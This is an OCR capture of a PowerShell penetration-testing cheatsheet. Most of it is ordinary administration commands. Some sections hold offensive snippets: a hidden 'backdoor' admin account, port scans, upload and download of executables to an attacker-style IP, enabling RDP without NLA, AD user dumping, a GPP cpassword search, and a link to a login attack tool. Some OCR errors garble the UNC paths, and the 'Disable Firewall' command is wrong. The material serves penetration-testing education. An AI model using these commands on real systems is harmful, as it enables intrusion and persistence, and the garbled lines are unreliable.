
Pure PowerShell Infosec Cheatsheet

infosecmatter.com/pure-powershell-infosec-cheatsheet

March 5, 2020



This page contains a list of PowerShell snippets and cmdlets for penetration testing in pure PowerShell without using any additional modules. These cmdlets are useful in restricted environments where command line utilities such as `net.exe`, `ipconfig.exe`, `netstat.exe`, `findstr.exe` and others are blocked and our ability to introduce arbitrary code into the environment is limited.

Essentials

Syntax help

List all available PowerShell cmdlets and functions

```
Get-Command
gcm
gcm | select-string net
```

List all available PowerShell cmdlets and functions and commands in PATH

```
gcm *
gcm *net*
```

Display help on syntax for for any given PowerShell cmdlet

```
Get-Help <cmdlet>
help <cmdlet>
man <cmdlet>
```

Display detailed help

```
man -full <cmdlet>
```

Get online help

Open a browser and get latest manual page for a given PowerShell cmdlet

```
man -online <cmdlet>
```

Go back to top.

Explore PowerShell

List members of an object

```
<object> | Get-Member
Get-Process | Get-Member
```

List properties of an object

```
<object> | format-list -property *
<object> | select *
get-process powershell | select *
```

Get definition (source code) of a cmdlet or a function

```
(get-command <cmdlet>).definition
```

List all installed and available modules

```
Get-Module -ListAvailable
```

List currently loaded modules

```
Get-Module
```

Import module

```
Import-Module <module>
Import-Module c:\path\to\module.ps1
```

List all cmdlets and functions from a module

```
Get-Command -Module <module>
```

Re-import module

```
Import-Module <module> -Force
```

Go back to top.

Using PowerShell

Format any output

```
..something.. | Format-List
..something.. | Format-Table
..something.. | ConvertTo-Csv
..something.. | ConvertTo-Json
..something.. | ConvertTo-HTML | Out-File out.html
```

Paginated output

PowerShell:

```
..something.. | Out-Host -paging
..something.. | more
```

Linux equivalent:

```
..something.. | more
..something.. | less
```

Get command history

PowerShell:

```
Get-History
h
```

Linux equivalent (Bash):

```
history
cat ~/.bash_history
```

Search through command history

PowerShell:

```
h | sls <pattern>
```

Also `CTRL+R` history search.

Linux equivalent (Bash):

```
history | grep -i <pattern>
```

Also `CTRL+R` history search.

Record PowerShell session to file

This will record all executed commands, input and output produced during the terminal session. This is useful for collecting evidences and to have complete record trail of all executed commands.

PowerShell:

```
Start-Transcript c:\path\to\record.txt

# To stop recording
Stop-Transcript
```

Linux equivalent:

```
script -f /path/to/record.txt

# To stop recording
exit
```

Open a file using default associated program

This is essentially equivalent to double-clicking on something

```
Invoke-Item c:\path\to\item
ii c:\path\to\item

ii c:\path\to\image.jpg
ii c:\path\to\a\text\file.txt
ii c:\windows\system32\cmd.exe
```

Go back to top.

System Information

Get computer name

PowerShell:

```
$env:computername
```

Linux equivalent :

```
hostname
```

Check if computer is part of a domain

```
(Get-WmiObject -Class Win32_ComputerSystem).PartOfDomain
```

Get workgroup name

```
(Get-WmiObject -Class Win32_ComputerSystem).Workgroup
```

Check if system is 32-bit or 64-bit

```
[System.Environment]::Is64BitOperatingSystem
(Get-CimInstance -ClassName win32_operatingsystem).OSArchitecture
```

Get total RAM installed

```
[Math]::Round((Get-WmiObject -Class Win32_ComputerSystem).TotalPhysicalMemory/1GB)
```

List of installed software

Check `Program Files` directories:

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft
Parent,Name,LastWriteTime
```

Check `HKLM\Software` registry:

```
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\Software | ft Name
```

List of installed hotfixes

```
Get-HotFix
```

List of installed PowerShell versions

```
(gp HKLM:\SOFTWARE\Microsoft\PowerShell\*\PowerShellEngine -Name
PowerShellVersion).PowerShellVersion
```

Currently running PowerShell version

PowerShell:

```
$PSVersionTable
```

Linux equivalent (Bash):

```
Control+X Control+V
```

Get environment variables

PowerShell:

```
Get-Childitem env:
gci env:
```

Linux equivalent:

```
set
```

Get system uptime

PowerShell:

```
[Timespan]::FromMilliseconds([Environment]::TickCount)
```

Linux equivalent :

```
uptime
```

Go back to top.

Processes

List processes

PowerShell:

```
Get-Process
ps
```

Linux equivalent:

```
ps aux
```

List processes matching process name

PowerShell:

```
ps <pattern>
```

Linux equivalent:

```
pgrep -a <pattern>
```

List processes matching a pattern

PowerShell:

```
ps | out-string -stream | select-string <pattern>
```

Linux equivalent:

```
ps aux | grep <pattern>
pgrep -a -f <pattern>
```

Kill process by PID

PowerShell:

```
Stop-Process -Id <PID>
kill <PID>

kill -Force <PID>
```

Linux equivalent:

```
kill <PID>


kill -KILL <PID>
```

Kill processes matching process name

PowerShell:

```
Get-Process <name> | Stop-Process
ps <name> | kill

ps notepad | kill
ps notepad | kill -Force
```

Linux equivalent:

```
pkill <name>


pkill vim
pkill -KILL vim
```

Go back to top.

Filesystem

Get available disk drives

PowerShell:

```
Get-PSDrive
Get-PSProvider -PSProvider FileSystem
gwmi Win32_Logicaldisk | ft
```

Linux equivalent:

```
df -h
lsblk
```

Print current working directory

PowerShell:

```
Get-Location
gl
```

Linux equivalent:

```
pwd
```

Open current directory in file manager

PowerShell:

```
Invoke-Item .
ii .
```

Linux equivalent (GNOME):

```
nautilus .
```

Navigate through filesystem

PowerShell:

```
Set-Location <path>
chdir <path>
si <path>
cd <path>
```

Linux equivalent:

```
cd <path>
```

List all files in current directory

PowerShell:

```
Get-ChildItem
gci
dir
ls
```

Linux equivalent:

```
ls -l
dir -l
echo *
```

List hidden files too

PowerShell:

```
gci -Force
```

Linux equivalent:

```
ls -la
```

List only hidden files

PowerShell:

```
gci -Attributes !D+H
```

Linux equivalent:

```
ls -a | grep "^\."
```

List all files recursively

PowerShell:

```
gci -Recurse
gci -rec
gci -rec -depth 1
```

Linux equivalent:

```
ls -Rl
find . -ls
find . -maxdepth 1 -ls
```

Count files in the current working directory

PowerShell:

```
(gci).count
```

Linux equivalent:

```
ls | wc -l
```

List files in the current directory but exclude some folders

PowerShell:

```
gci -exclude dir1,dir2,file1
```

Linux equivalent:

```
ls -l -I dir1 -I dir2 -I file1
```

List only filenames without any other details

PowerShell:

```
(gci).name
```

Linux equivalent:

```
ls
```

Copy files

PowerShell:

```
Copy-Item <source> <destination>
copy <source> <destination>
cpi <source> <destination>
cp <source> <destination>
```

Linux equivalent:

```
cp <source> <destination>
```

Copy directory

PowerShell:

```
cp -rec <source> <destinaton>
```

Linux equivalent:

```
cp -r <source> <destination>
```

Move / rename files

PowerShell:

```
Move-Item <source> <destination>
move <source> <destination>
mi <source> <destination>
mv <source> <destination>
```

Linux equivalent:

```
mv <source> <destination>
```

Delete files or directories

PowerShell:

```
Remove-Item <path>
ri -force <path>
rm -force <path>
```

Linux equivalent:

```
rm <path>
rm -f <path>
```

Delete directory

PowerShell:

```
rm -recurse <dir>
rm -recurse -force <dir>
rm -rec -for <dir>
```

Linux equivalent:

```
rm -r <dir>
rm -rf <dir>
```

Get a checksum (hash) of a file

PowerShell:

```
Get-FileHash file.txt
Get-FileHash -Algorithm MD5 file.txt
```

Get only the hash value:

```
(Get-FileHash file.txt).hash
```

Linux equivalent:

```
sha256sum file.txt
md5sum file.txt
```

Hide a file or directory

```
(get-item test.txt).Attributes += 'Hidden'
```

Unhide a file or directory

```
(get-item test.txt -force).Attributes -= 'Hidden'
```

Go back to top.

Access Control

Get access control list (ACL) for a given object. The object can be a file, a directory or a registry entry. These commands are useful when `cacls.exe` or `icacls.exe` commands are blocked.

Get ACL of a file path

```
Get-Acl c:\target\path | Format-Table -Wrap
Get-Acl c:\target\path | ft -wrap

Get-Acl c:\target\path | Format-List
Get-Acl c:\target\path | fl
```

Get ACL of a registry object

```
Get-Acl HKLM:\SYSTEM\CurrentControlSet\Services
Get-Acl HKLM:\SYSTEM\CurrentControlSet\Services | fl
```

Copy permissions

```
Get-Acl \\source\location | Set-Acl \\destination\location
```

Go back to top.

Working with files and text

Read a file

PowerShell:

```
Get-Content file.txt
gc file.txt
cat file.txt
```

Linux equivalent:

```
cat file.txt
```

Sort file and remove duplicated lines

PowerShell:

```
Get-Content file.txt | Sort-Object -unique
gc file.txt | sort -u
```

Linux equivalent:

```
cat file.txt | sort -u
sort -u <file.txt
```

Read a file and remove empty lines

PowerShell:

```
(gc file.txt) | ? {$_.trim() -ne "" }
```

Linux equivalent:

```
grep -v '^\s*$' file.txt
```

Match pattern in a file (grep)

PowerShell:

```
gc file.txt | select-string pattern
gc file.txt | sls pattern
```

Linux equivalent:

```
grep pattern file.txt
```

Count number of lines in a file

PowerShell:

```
(gc file.txt).count
gc file.txt | measure -line
```

Linux equivalent:

```
wc -l file.txt
```

Get first 10 lines of a file (head)

PowerShell:

```
gc -head 10 file.txt
gc file.txt | select -first 10
```

Linux equivalent:

```
head -10 file.txt
cat file.txt | head -10
```

Get last 10 lines of a file (tail)

PowerShell:

```
gc -tail 10 file.txt
gc file.txt | select -last 10
```

Linux equivalent:

```
tail -10 file.txt
cat file.txt | tail -10
```

Get only the 10th line from a file

PowerShell:

```
(gc file.txt)[9]
gc file.txt | select -index 10
```

Linux equivalent:

```
head -10 file.txt | tail -1
```

Continuous read from a file (wait for input)

PowerShell:

```
gc -tail 10 -wait file.txt
```

Linux equivalent:

```
tail -f file.txt
```

Create an empty file

PowerShell:

```
Set-Content file.txt -Value $null
sc file.txt -Value $null
```

Linux equivalent:

```
touch file.txt
```

Read file and replace a string

PowerShell:

```
(gc file.txt).replace("abc","xyz")
```

Linux equivalent:

```
sed -e 's/abc/xyz/g' <file.txt
```

Read file and replace multiple strings

PowerShell:

```
(gc file.txt).replace("abc","xyz").replace("def","opq")
```

Linux equivalent:

```
sed -e 's/abc/xyz/g;s/def/opq/g' <file.txt
```

Read file and replace multiple strings #2

PowerShell:

```
$a = gc file.txt
$a -replace "abc","xyz" -replace "def","opq"
```

Linux equivalent:

```
cat file.txt | sed -e 's/abc/xyz/g' | sed -e 's/def/opq/g'
```

Go back to top.

Registry

These commands are useful when `reg.exe` command is disabled.

List registry subkeys

```
ls HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion | select name
ls Registry::HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion | select
name
(ls HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion).name
```

We can also use the `cd` command to browse the registry like a file system:

```
cd HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion
(ls).name
cd ..
(ls).name
```

Read all values under a registry subkey

```
Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
gp "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
```

Also while browsing the registry:

```
cd "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
gp .
```

Read a specific value under a registry subkey

Example to get a Windows version from registry:

```
gp "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion" | select ProductName
(gp "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion").ProductName
```

Also while browsing the registry:

```
cd "HKLM:\SOFTWARE\Microsoft\Windows NT\CurrentVersion"
(gp .).ProductName
```

Create a registry value

```
New-ItemProperty HKCU:\Software -name "test value" -value 123
```

Also while browsing the registry:

```
cd "HKCU:\Software"
New-ItemProperty . -name "test value" -value 123
```

Delete registry value

```
Remove-ItemProperty HKCU:\Software -name "test value"
rp HKCU:\Software -name "test value"
```

Also while browsing the registry:

```
cd "HKCU:\Software"
rp . -name "test value"
```

Create registry subkey

```
New-Item "HKCU:\software" -Name "test key"
ni "HKCU:\software" -Name "test key"
```

Also while browsing the registry:

```
cd "HKCU:\Software"
ni . -Name "test key"
cd "test key"
```

Delete registry subkey

```
Remove-Item "HKCU:\software\test key" -recurse
rm "HKCU:\software\test key" -recurse
rm "HKCU:\software\test key" -recurse -force
```

Search for string in registry subkeys

This will go recursively through registry and search for the given pattern in **registry subkeys**:

```
$path = "HKCU:\"
$pattern = "pattern"
gci "$path" -rec -ea SilentlyContinue | sls "$pattern"
```

Search for string in registry values

This will go recursively through registry and search for the given pattern in **value names** or **value data**.

```
$path = "HKCU:\"
$pattern = "pattern"
gci "$path" -rec -ea SilentlyContinue | % { if((gp $_.PsPath -ea SilentlyContinue)
-match "$pattern") { $_.PsPath; $_ | out-string -stream | sls "$pattern" } }
```

Go back to top.

Services

These cmdlets are useful when `sc.exe` command is disabled.

List of services

PowerShell:

```
Get-Service
```

Linux equivalent:

```
service --status-all
systemctl --type=service
```

Check status of a service

PowerShell:

```
Get-Service <name>
Get-Service winrm | select *
```

Linux equivalent:

```
service <name> status
service ssh status
```

List of running / stopped services

PowerShell:

```
Get-Service | Where-Object {$_.Status -eq "Running"}
Get-Service | Where-Object {$_.Status -eq "Stopped"}
```

Linux equivalent:

```
systemctl --type=service --state=active
systemctl --type=service --state=inactive
```

Start / Stop a service

PowerShell:

```
Start-Service <name>
Stop-Service <name>
```

Linux equivalent:

```
service <name> start
service <name> stop
```

Go back to top.

Local user management

These cmdlets come handy when `whoami.exe` and `net.exe` commands are blocked.

Whoami

```
[Security.Principal.WindowsIdentity]::GetCurrent() | select name
```

List local users

```
Get-LocalUser
Get-LocalUser | ft Name,Enabled,LastLogon
```

List of local administrators

```
Get-LocalGroupMember Administrators
```

Create a new local administrative user

```
New-LocalUser "backdoor" -Password (ConvertTo-SecureString "P@ssw0rd" -AsPlainText
-Force)
Add-LocalGroupMember -Group "Administrators" -Member "backdoor"
Add-LocalGroupMember -Group "Remote Desktop Users" -Member "backdoor"
```

Go back to top.

Network

Local network diagnostics

Get list of network interfaces

PowerShell:

```
Get-NetIpInterface
```

Linux equivalent:

```
ifconfig -a
ip addr show
```

Get list of configured IP addresses

This is useful when `ipconfig.exe` command is blocked.

PowerShell:

```
Get-NetIPAddress
Get-NetIPAddress -InterfaceAlias Ethernet
Get-NetIPAddress -InterfaceIndex 1

Get-NetIPConfiguration
```

Linux equivalent:

```
ifconfig -a
ifconfig eth0

ip addr show
ip addr show eth0
```

ARP table

See the list of known MAC addresses and corresponding IP addresses on the local network. This is useful when `arp.exe` command is disabled.

PowerShell:

```
Get-NetNeighbor
```

Linux equivalent:

```
arp -an
ip neigh
```

Routing table

See the routing table and the default gateway. This is useful when `netstat.exe` or `route.exe` commands are disabled.

PowerShell:

```
Get-NetRoute

Find-NetRoute -RemoteIPAddress 8.8.8.8
```

Linux equivalent:

```
route
netstat -nr
ip route show
```

List of network connections (Netstat)

These commands are useful when `netstat.exe` command is blocked. Note that PowerShell has separated netstat for TCP and UDP protocols.

Netstat for TCP protocol

PowerShell:

```
Get-NetTCPConnection
Get-NetTCPConnection -RemotePort 443
Get-NetTCPConnection -LocalPort 443
Get-NetTCPConnection -State listen
```

Linux equivalent:

```
netstat -tnape
netstat -tnape | grep ':443 '

netstat -ltnpe
```

Netstat for UDP protocol

PowerShell:

```
Get-NetUDPEndpoint -verbose
```

Linux equivalent:

```
netstat -unape
```

Go back to top.

TCP/IP

ICMP Ping

This is useful when `ping.exe` command is blocked.

```
Get-CIMinstance win32_pingstatus -Filter "address = '192.168.204.190' and
Timeout=1000 and ResolveAddressNames=false" | select StatusCode
```

StatusCode = 0 means that the host is alive.

Traceroute

```
Test-NetConnection -ComputerName 10.10.5.5 -TraceRoute
```

Port check

This will try to connect to the specified TCP port, but also will send ICMP ping:

```
Test-NetConnection -ComputerName 10.10.10.1 -Port 445
tnc -ComputerName 10.10.10.1 -Port 445
```

Port check #2

Faster port check without sending ICMP ping:

```
New-Object System.Net.Sockets.TCPClient -ArgumentList 10.10.10.1,445
```

Port scan a host

Do a port scan of host with IP address 192.168.204.190 for selected ports:

```
$ports = "21 22 23 25 53 80 88 111 139 389 443 445 873 1099 1433 1521 1723 2049
2100 2121 3299 3306 3389 3632 4369 5038 5060 5432 5555 5900 5985 6000 6379 6667
8000 8080 8443 9200 27017"
$ip = "192.168.204.190"
$ports.split(" ") | % {echo ((new-object Net.Sockets.TcpClient).Connect($ip,$_))
"Port $_ is open on $ip"} 2>$null
```

Port sweep of a network

Do a port sweep of 10.10.0.x network for port 445:

```
$port = 445
$net = "10.10.0."
0..255 | foreach { echo ((new-object
Net.Sockets.TcpClient).Connect($net+$_,$port)) "Port $port is open on $net$_"}
2>$null
```

Port sweep of a network #2

Using a minimalist port sweeper from our github:

- https://github.com/InfosecMatter/Scripts/blob/master/portsweep.ps1
- See features and usage here.

Go back to top.

DNS

Get list of configured DNS servers

PowerShell:

```
Get-DnsClientServerAddress
```

Linux equivalent:

```
cat /etc/resolv.conf
systemd-resolve --status
nmcli dev show | grep DNS
```

DNS hostname lookup

PowerShell:

```
Resolve-DNSname google.com
(Resolve-DNSname google.com).ipaddress
```

Linux equivalent:

```
host -t a google.com
dig google.com a +short
```

DNS hostname lookup #2

PowerShell:

```
[System.Net.Dns]::Resolve('google.com').AddressList.IPAddressToString
```

Linux equivalent:

```
getent hosts google.com
```

DNS hostname lookup #3

```
[System.Net.Dns]::GetHostAddresses('google.com').IPAddressToString
```

DNS reverse lookup

PowerShell:

```
Resolve-DNSname 8.8.8.8
(Resolve-DNSname 8.8.8.8).namehost
```

Linux equivalent:

```
host -t ptr 8.8.8.8
dig -x 8.8.8.8 +short
```

DNS reverse lookup #2

PowerShell:

```
[System.Net.Dns]::Resolve('8.8.8.8').hostname
```

Linux equivalent:

```
getent hosts 8.8.8.8
```

DNS reverse lookup #3

```
[System.Net.Dns]::GetHostEntry('8.8.8.8').HostName
```

Mass DNS reverse lookup

Perform reverse DNS lookup of 10.10.0.x subnet and save the list of found hostnames in the `hostnames.txt` file.

```
$net = "10.10.0."
0..255 | foreach {Resolve-DNSname -ErrorAction SilentlyContinue $net$_ | ft
NameHost -HideTableHeaders} | Out-String -Stream | where {$_ -ne ""} | tee
hostnames.txt
```

Mass DNS reverse lookup #2

Perform reverse DNS lookup of 10.10.0.x subnet and save output in IP HOSTNAME format in the `ip_hostname.txt` file.

```
$net = "10.10.0."
0..255 | foreach {$r=(Resolve-DNSname -ErrorAction SilentlyContinue $net$_ | ft
NameHost -HideTableHeaders | Out-
String).trim().replace("\s+","").replace("`r","").replace("`n"," "); Write-Output
"$net$_ $r"} | tee ip_hostname.txt
```

Go back to top.

Network shared drives

These cmdlets are useful when `net.exe` command is disabled.

Enumerate local SMB/CIFS network shares

```
Get-WmiObject -class Win32_Share
```

Enumerate local SMB/CIFS network shares #2

```
Get-CimInstance -Class Win32_Share
```

Enumerate local SMB/CIFS network shares #3

Alternate (newer) way using the SmbShare module:

```
Get-SmbShare
```

Enumerate remote SMB/CIFS network shares

```
Get-WmiObject -class Win32_Share -ComputerName <IP|hostname>
```

Enumerate remote SMB/CIFS network shares #2

Alternate (newer) way using the SmbShare module via PSSession. Note that this requires that the remote computer has PS Remoting enabled.

```
Invoke-Command -ComputerName 'IP|hostname' -ScriptBlock {Get-SmbShare}
```

We can also list permissions who can mount the remote network shares using `Get-SmbShareAccess` like this:

```
Invoke-Command -ComputerName 'IP|hostname' -ScriptBlock {(Get-SmbShare).name | %
{Get-SmbShareAccess -Name $_}}
```

Enumerate remote SMB/CIFS network shares #3

Another method using SmbShare module and PS Remoting, but this time via a CIM session.

```
New-CimSession -ComputerName 'IP|hostname' -Credential $creds
```

Note the CIM session id. Now list the network shares via the CIM session like this:

```
Get-SmbShare -CimSession $(Get-CimSession -id 1)
```

In the end close the CIM session:

```
Remove-CimSession -id 1
```

Access remote SMB/CIFS network drive

Using instant mapping via `pushd` and `popd`:

```
Push-Location \2.168.204.190\drive

# In the end disconnect from the network drive:
Pop-Location
```

Access remote SMB/CIFS network drive #2

```
$n = New-Object -ComObject "Wscript.Network"
$n.MapNetworkDrive("x:", "\2.168.204.190\Public")
x:

# In the end remove the network share:
$n.RemoveNetworkDrive("x:")
```

Access remote SMB/CIFS network drive #3

This method works in PowerShell 3.0 and above.

```
New-PSDrive -name mydrive -PSProvider FileSystem -root "\2.168.204.190\Public"
mydrive:

# In the end remove the network share:
Remove-PSDrive mydrive
```

Access remote SMB/CIFS network drive #4

This method works in PowerShell 5.0 and above.

```
New-SmbMapping -LocalPath x: -RemotePath \2.168.204.190\Public
x:

# In the end remove the network drive:
Remove-SmbMapping -LocalPath x: -force
```

Access remote SMB/CIFS network drive #5 using credentials

```
$n = New-Object -ComObject "Wscript.Network"
$n.MapNetworkDrive("x:", "\2.168.204.190\data", $true, 'domain\username',
'password')
x:

# In the end remove the network share:
$n.RemoveNetworkDrive("x:")
```

List currently mapped network drives

```
(New-Object -ComObject WScript.Network).EnumNetworkDrives()
```

Create a guest network drive

PowerShell:

```
new-item "c:\test\dir" -itemtype directory
New-SmbShare -Name "testdir" -Path "C:\test\dir" -FullAccess
"Everyone","Guests","Anonymous Logon"

# To stop it afterwards:
Remove-SmbShare -Name "testdir" -Force
```

Linux equivalent:

```
mkdir /new/dir
/opt/impacket/examples/smbserver.py testdir /new/dir

# To stop it, simply terminate it:
^C
```

Go back to top.

HTTP data transfer

Download file

Using WebClient class:

```
(New-Object
System.Net.WebClient).DownloadFile("http://192.168.204.190/a.exe","c:\test\a.exe")
```

Upload file

This works out-of-the-box with SimpleHTTPServerWithUpload.py:

```
(New-Object System.Net.WebClient).UploadFile("http://192.168.204.190/", "POST",
"c:\test\file.zip");
```

Download file #2

Using Invoke-WebRequest cmdlet:

```
Invoke-WebRequest -Uri "http://192.168.204.190/a.exe" -OutFile "C:\test\a.exe"
wget -Uri "http://192.168.204.190/a.exe" -OutFile "C:\test\a.exe"
curl -Uri "http://192.168.204.190/a.exe" -OutFile "C:\test\a.exe"
iwr -Uri "http://192.168.204.190/a.exe" -OutFile "C:\test\a.exe"
```

Upload file #2

```
wget -Uri "http://192.168.204.190/" -InFile "C:\test\file.zip" -Method Post
wget -Uri "http://192.168.204.190/" -InFile "C:\test\file.zip" -Method Put
```

Download file #3

Using Invoke-RestMethod cmdlet:

```
Invoke-RestMethod -Uri "http://192.168.204.190/file.exe" -OutFile "file.exe"
```

Upload file #3

```
Invoke-RestMethod -Uri "http://192.168.204.190/" -Method Post -InFile
"C:\test\file.zip"
Invoke-RestMethod -Uri "http://192.168.204.190/" -Method Put -InFile
"C:\test\file.zip"
```

Download file #4

Using BitsTransfer cmdlet:

```
Import-Module BitsTransfer
Start-BitsTransfer -source "http://192.168.204.190/a.exe" -destination "a.exe"
```

Go back to top.

Firewall

These cmdlets are useful when `netsh.exe` command is disabled.

Get firewall policy to find out which one is currently enabled

```
Get-NetFirewallProfile
Get-NetFirewallProfile | select name,enabled
```

Get firewall policy to find out which one is currently enabled #2 via registry

```
cd
HKLM:HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\
FirewallPolicy
gp *Profile | select PSChildName,EnableFirewall
```

List of firewall rules

With this we can get complete list of firewall rules. Be prepared that the list is huge.

```
Show-NetFirewallRule
```

Enable Firewall

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True
```

Disable Firewall

```
Set-NetFirewallProfile -Profile Domain,Public,Private -Enabled True
```

Allow Remote Desktop connections

```
# Allow RDP connections
(Get-WmiObject -Class "Win32_TerminalServiceSetting" -Namespace
root\cimv2\terminalservices).SetAllowTsConnections(1)

# Disable NLA
(Get-WmiObject -class "Win32_TSGeneralSetting" -Namespace
root\cimv2\terminalservices -Filter "TerminalName='RDP-
tcp'").SetUserAuthenticationRequired(0)

# Allow RDP on the firewall
Get-NetFirewallRule -DisplayGroup "Remote Desktop" | Set-NetFirewallRule -Enabled
True
```

Whitelist an IP address

```
New-NetFirewallRule -Action Allow -DisplayName "myrule" -RemoteAddress
192.168.204.190

# Afterwards, remove the rule:
Remove-NetFirewallRule -DisplayName "myrule"
```

Go back to top.

Other

List proxy settings

```
gp "Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
```

Send email

```
Send-MailMessage -SmtpServer <smtp-server> -To joe@example.com -From
sender@example.com -Subject "subject" -Body "message" -Attachment
c:\path\to\attachment
```

Go back to top.

Active Directory

These cmdlets are useful when `net.exe` command is disabled and we cannot use ActiveDirectory PowerShell module or any other modules.

Get current AD domain

```
([adsisearcher]"").Searchroot.path
```

Get current AD domain #2

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetComputerDomain().Forest.Name
```

Get list of domain controllers

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetComputerDomain().DomainContr
ollers | select IPAddress
```

Get list of domain controllers #2 from DNS

```
Resolve-DNSName -type srv _ldap._tcp.<domain>
Resolve-DNSName -type srv _ldap._tcp.example.com

Resolve-DNSName -type srv _kerberos._tcp.<domain>
Resolve-DNSName -type srv _kerberos._tcp.example.com
```

Get list of users from AD

Using ADSISearcher class and the current domain:

```
$a = [adsisearcher]”(&(objectCategory=person)(objectClass=user))”
$a.PropertiesToLoad.add(“samaccountname”) | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt
```

Get list of users from AD #2

Using ADSI class and an arbitrary domain or organization unit. First check to see if we have the domain (LDAP path) right – test if we can identify one user:

```
$s = New-Object
System.DirectoryServices.DirectorySearcher([adsi]"LDAP://dc=domain,dc=com","(&
(objectCategory=person)(objectClass=user))")
$s.FindOne()
```

If everything is fine, then dump all users from AD like this:

```
$s = New-Object
System.DirectoryServices.DirectorySearcher([adsi]"LDAP://dc=domain,dc=com","(&
(objectCategory=person)(objectClass=user))")
$s.PropertiesToLoad.add(“samaccountname”) | out-null
$s.PageSize = 1
$s.FindAll() | % { echo $_.properties.samaccountname } > users.txt
```

Get list of users from AD #3 using credentials

First check if the credentials work:

```
$a = New-Object adsisearcher((New-Object
adsi("LDAP://domain.com","domain\username","password")),"(&(objectCategory=person)
(objectClass=user))")
$a.FindOne()
```

If everything is fine, then dump all users from AD like this:

```
$a = New-Object adsisearcher((New-Object
adsi("LDAP://domain.com","domain\username","password")),"(&(objectCategory=person)
(objectClass=user))")
$a.PropertiesToLoad.add(“samaccountname”) | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt
```

Get list of computers from AD

```
$a = [adsisearcher]”(objectCategory=computer)”
$a.PropertiesToLoad.add(“dnshostname”) | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.dnshostname } > computers.txt
```

Get AD password policy

```
([adsisearcher]"").Searchroot.minPwdLength
([adsisearcher]"").Searchroot.lockoutThreshold
([adsisearcher]"").Searchroot.lockoutDuration
([adsisearcher]"").Searchroot.lockoutObservationWindow
([adsisearcher]"").Searchroot.pwdHistoryLength
([adsisearcher]"").Searchroot.minPwdAge
([adsisearcher]"").Searchroot.maxPwdAge
([adsisearcher]"").Searchroot.pwdProperties
```

Search manually for GPP cpassword

Try this on every domain controller:

```
pushd \\example.com\sysvol
gci * -Include *.xml -Recurse -EA SilentlyContinue | select-string cpassword
popd
```

Login attack against AD domain users

Using a minimalistic AD login attack tool from our Github repository:

- https://github.com/InfosecMatter/Scripts/blob/master/adlogin.ps1
- See features and usage here.

Go back to top.

AppLocker

Get current AppLocker policy rules

```
Get-AppLockerPolicy -Effective -Xml
Get-AppLockerPolicy -Effective -Xml | Set-Content ('applocker_current.xml')
```

Show AppLocker statistics about allowed / denied events

```
Get-AppLockerFileInformation -EventLog -EventType Allow -Statistics
